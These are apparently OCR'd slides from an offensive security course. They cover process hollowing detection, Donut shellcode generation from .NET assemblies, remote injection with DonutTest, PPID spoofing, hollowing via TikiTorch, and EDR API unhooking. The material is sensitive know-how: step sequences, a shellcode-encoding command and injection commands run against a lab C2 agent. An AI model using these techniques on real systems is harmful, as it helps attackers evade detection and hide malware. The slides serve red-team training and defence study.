
Process hollowing can also be detected by looking for suspicious memory protection (i.e., RWX or PAGE_EXECUTE_READWRITE).

HollowFind is a Volatility plugin that automates detection of process hollowing by comparing the discrepancy in the PEB and VAD. The screenshot shows the hollowfind plugin in action on a sample memory image infected by Stuxnet. HollowFind reports the invalid exe memory protection (PAGE_EXECUTE_READWRITE) and process path discrepancy between the VAD and PEB. It also disassembles the address of entry point to show a jump to the address 0x1003121. HollowFind is available on GitHub: https://github.com/monnappa22/HollowFind

More information can be found in the following reference:
https://cysinfo.com/detecting-deceptive-hollowing-techniques/

Memhunter is an endpoint sensor tool that is specialized in detecting resident malware, improving the threat hunter analysis process and remediation times. The tool detects and reports memory-resident malware living on endpoint processes and known malicious memory injection techniques. The detection process is performed

through live analysis, without needing memory dumps, with the goal of performing memory-resident malware threat hunting at scale, without manual analysis, and without the complex infrastructure needed to move dumps to forensic environments. The detection process is performed through a combination of endpoint data collection and memory inspection scanners. The tool is a standalone binary that, upon execution, deploys itself as a windows service. Once running as a service, memhunter starts the collection of ETW events that might indicate code injection attacks. The live stream of collected data events is fed into memory inspection scanners that use detection heuristics to down select the potential attacks. Memhunter also implements the two techniques explained on this slide and can be found here: https://github.com/marcosd4h/memhunter



Injection and .NET Assemblies


Continuing on the previous slide, operating entirely in memory and avoiding dropping files onto disk has gained traction to evade detection. In the Windows world, the .NET Framework provides a convenient mechanism for this, however not being able to directly inject .NET programs into remote processes. The Reflection API (through Assembly.Load) can only run code in its current process.

Currently, .NET tradecraft is limited to post-exploitation execution by one of two main ways:

- Assembly.Load(): The .NET Framework's standard library includes an API for code reflection. This Reflection API includes System.Reflection.Assembly.Load, which can be used to load .NET programs from memory. In less than five lines of code, you may load a .NET DLL or EXE from memory and execute it; however, it can only run code in the current process. No support is provided for running payloads in remote processes.
- execute-assembly: As you already know, *execute-assembly* allows execution of .NET assemblies through process creation and injection but doesn't allow injection into an existing process.

As such, none of these approaches allow an attacker to perform code injection through .NET assemblies in a flexible way.

Cobalt Strike also has an *inject* command, allowing injection of its Beacon payload into an existing, remote process and a *psinject* command to execute PowerShell scripts inside another process. However, those aren't .NET assemblies, so there we lose the convenience of .NET. Ideally, we could take a .NET assembly and have a way to inject it directly into an existing process or using other stealthy techniques, such as Process Hollowing.




Flexible Injection

To move past these limitations and perform injection in the most flexible way possible, we need a technique that meets the following requirements:

- Allows you to run .NET code from memory.
- Can work with any Windows process, regardless of its architecture and whether it has the CLR loaded.
- Allows you to inject that code in either a remote (different) process or the local (current) process.
- Allows you to determine in what way that injection occurs.
- Works with multiple types of process injection.

The most flexible type of payload that meets those requirements is shellcode. However, .NET Assembly can't just be converted to shellcode, since they run through a runtime environment and not directly on the hardware. Donut to the rescue!

Let's have a look at how Donut goes from .NET assembly to shellcode.



Introducing Donut

Donut is a shellcode generation tool that creates x86 or x64 shellcode payloads from .NET Assemblies. This shellcode may be used to inject the Assembly into arbitrary Windows processes. Given an arbitrary .NET Assembly, parameters, and an entry point (such as Program.Main), it produces position-independent shellcode that loads from memory. The .NET Assembly can either be staged from a URL or stageless by being embedded directly in the shellcode. Either way, the .NET Assembly is encrypted with the Chaskey block cipher and a 128-bit randomly generated key. After the Assembly is loaded through the CLR, the original reference is erased from memory to deter memory scanners. The Assembly is loaded into a new Application Domain to allow for running Assemblies in disposable AppDomains.


Microsoft provides an API known as the Unmanaged CLR Hosting API. This API allows for unmanaged code (such as C or C++) to host, inspect, configure, and use Common Language Runtimes. It is a legitimate API that can be used for many purposes. Microsoft uses it for several of their products, and other companies use it to design custom loaders for their programs. It can be used to improve performance of .NET applications, create sandboxes, etc. One of the things it can do is manually load .NET Assemblies into arbitrary Application Domains, either from disk or from memory, the latter of which is used by Donut to load the payload without touching disk.

Donut's shellcode works as follows:

1. The first action that donut's shellcode takes is to load the CLR. Unless the user specifies the exact runtime version to use, v4.0.30319 of the CLR will be used by default, which supports the versions 4.0+ of .NET. If the attempt to load a specific version fails, then donut will attempt to use whichever one is available on the system.
2. Once the CLR is loaded, the shellcode creates a new Application Domain.

3. At this point, the .NET Assembly payload must be obtained. If the user provided a staging URL, then the Assembly is downloaded from it. Otherwise, it is obtained from memory. Either way, it will load into the new AppDomain.
4. After the Assembly is loaded but before it is run, the decrypted copy will be released and later freed from memory with VirtualFree to deter memory scanners.
5. Finally, the Entry Point specified by the user will be invoked along with any provided parameters.

If the CLR is already loaded into the host process, then Donut's shellcode will still work. The .NET Assembly will just be loaded into a new Application Domain within the managed process. .NET is designed to allow for .NET Assemblies built for multiple versions of .NET to run simultaneously in the same process. As such, your payload should always run no matter the process's state before injection.



Injecting Shellcode with DonutTest: Part 1


DonutTest is a C# shellcode remote injector, which contains both x86 and x64 versions of the shellcode, determines the architecture of the target process, and then injects the appropriate version into that process with CreateRemoteThread. The shellcode must be Base64-encoded and pasted into the code as a string. This ensures that it can be run entirely from memory.

To obtain this Base64-encoded shellcode, we can perform the following steps:

1. Run donut on our GruntStager executable, which gives us the shellcode in *loader.bin* (default value that can be modified through a parameter)
2. Convert the file contents to Base64 using the following PowerShell command and pipe into *clip:*

[System.Convert]::ToBase64String([System.IO.File]::ReadAllBytes("C:\Users\student\Downloads\loader.bin")) | clip

3. Paste directly into the DonutTest code and rebuild the executable



Injecting Shellcode with DonutTest: Part 2
The compiled DonutTest assembly can be executed on the student Win10 through the following command:

DonutTest.exe <PID>


PID is the process ID of the process that we want to inject to.

For this injection test, we've logged in to our student Win10 with the *student_ladm* account over RDP. Running the GruntStager.exe from this session results in the bottom Grunt.

You can see the Process linked to the Grunt is marked as "GruntStager".

Running the DonutTest executable with the PID for explorer.exe will cause injection of our payload into the explorer process, which was running under the regular student user. As a result, the other Grunt is running in the context of *student* under process *explorer*.

Additional information on Donut and an example of using DonutTest in combination with the Silenttrinity C2 framework can be found here: https://thewover.github.io/Introducing-Donut/



Donut Shellcode and PPID Spoofing: Part 1
Due to increased flexibility from working with shellcode instead of .NET assemblies, we can also create a new process, inject into it, and combine all of this with PPID spoofing. We'll use code that performs the following steps:


1. Spawn a legitimate process in suspended state
2. Allocate a new region of ReadWrite memory in the process
3. Copy the Donut-generated shellcode across
4. Change the memory protection to ReadExecute
5. Create a new thread that runs in the virtual address space of that shellcode

In this case, we used the same Base64-encoded shellcode that resulted from running Donut on our Grunt Stager.

You can find the code snippet hosted here:
https://gist.github.com/rasta-mouse/3f73f1787e6ab1ceead636ca632a50bf#file-gistfile1-txt

The resulting executable takes 2 parameters: The first indicates the "sacrificial" process that will be launched and injected to, while the second one contains the PPID to spoof.

Included in the executable is our Donut-generated shellcode that will be injected using the parameters above.




Donut Shellcode and PPID Spoofing: Part 2

The code we just compiled into ppidinjection.exe takes two parameters. The first one specifies which process we will spawn and inject to; in this case Internet Explorer. The second one indicates which process we will use as a parent; in this case we've chosen OneDrive.

Looking at the process we just spawned and injected to with Sysinternals' Process Explorer, we see it refers to the Internet Explorer path we specified. The parent process is based on the PPID that we spoofed and shows OneDrive.

Our Grunt below shows *iexplore* as the process, since this is the process we launched and injected into (read: sacrificed ☺). So, we started off with an assembly and turned it into shellcode using Donut. Firstly, we tried injecting this shellcode in an existing, remote process using the DonutTest executable. Then, we took things a step further and combined process injection with PPID spoofing using RastaMouse's injection code. This made use of the CreateSuspended flag to start a process in suspended state. Does this remind you of anything? Indeed, process hollowing! But whereas this code made use of CreateRemoteThread to execute the injected payload, process hollowing does not. As a final test, let's use our payload in combination with process hollowing…




Process Hollowing with Donut Shellcode and TikiTorch (1)
TikiTorch is a project created by RastaMouse containing multiple .NET projects that provide a variety of methods and techniques for running shellcode payloads. The most important ones for our use case are TikiLoader and TikiSpawn.

The TikiLoader is the core of TikiTorch and contains all the process injection code. It's written as a .NET Class Library that can be used as a reference for additional projects. These include the Tiki projects such as TikiSpawn, but can also be used in your own custom assemblies. This provides a fast and easy way to just take process injection code "off-the-shelf", without having to worry about the intricacies of P/Invoke or the Windows APIs. As a user, you don't need to touch TikiLoader unless you want to change the core process creation and hollowing functionality.

TikiSpawn was designed as a .NET Class Library to be used with DotNetToJScript. DotNetToJScript is a tool that generates JScript, VBScript, and VBA to bootstrap an arbitrary .NET assembly and class. This allows us to embed .NET assemblies in files like Office Macros and HTAs; XSL stylesheets to execute via wmic; SCT files to execute via regsvr32 and so on. We can also easily take our Donut-generated shellcode, run it through the Get-CompressedShellcode PowerShell script and paste it in the TikiSpawn code. The command is as follows:
Get-CompressedShellcode -inFile C:\Users\student\Downloads\loader.bin -outFile C:\Users\student\Downloads\shellcode.txt

The shellcode compression script is available here:
https://github.com/rasta-mouse/TikiTorch/blob/master/Get-CompressedShellcode.ps1



Process Hollowing with Donut Shellcode and TikiTorch (2)


Building the code gives us a DLL by default. Using the Reflection API & System.Reflection.Assembly.Load (remember?) we can load the DLL. Next, we can call the Flame() method of which you can see the implementation on the previous slide. Same as before, it uses Internet Explorer as the process to inject to, but this time through hollowing. In this case, we use the FindProcessPid function to determine the PID of explorer and use that as spoofed PPID.

These properties are also reflected in the Process Explorer. Looking at our process' properties again shows the Internet Explorer path, but this time with a parent set to explorer, as expected.

API UNHOOKING

Knowing how EDRs hook interesting API functions, it is possible for adversaries to modify their malicious code and "unhook" these APIs. How?
By looking at the first 5 bytes of the original API function and restoring it to that state!

1. Determine the function's Relative Virtual Address (RVA) in ntdll's DLL exports table
2. Convert the RVA to the physical file location (which is the same as RVA since the file is not yet in memory)
3. Determine the first 5 bytes of the function
4. Instruct your malware to find the address of the function and overwrite the first 5 bytes with the original value

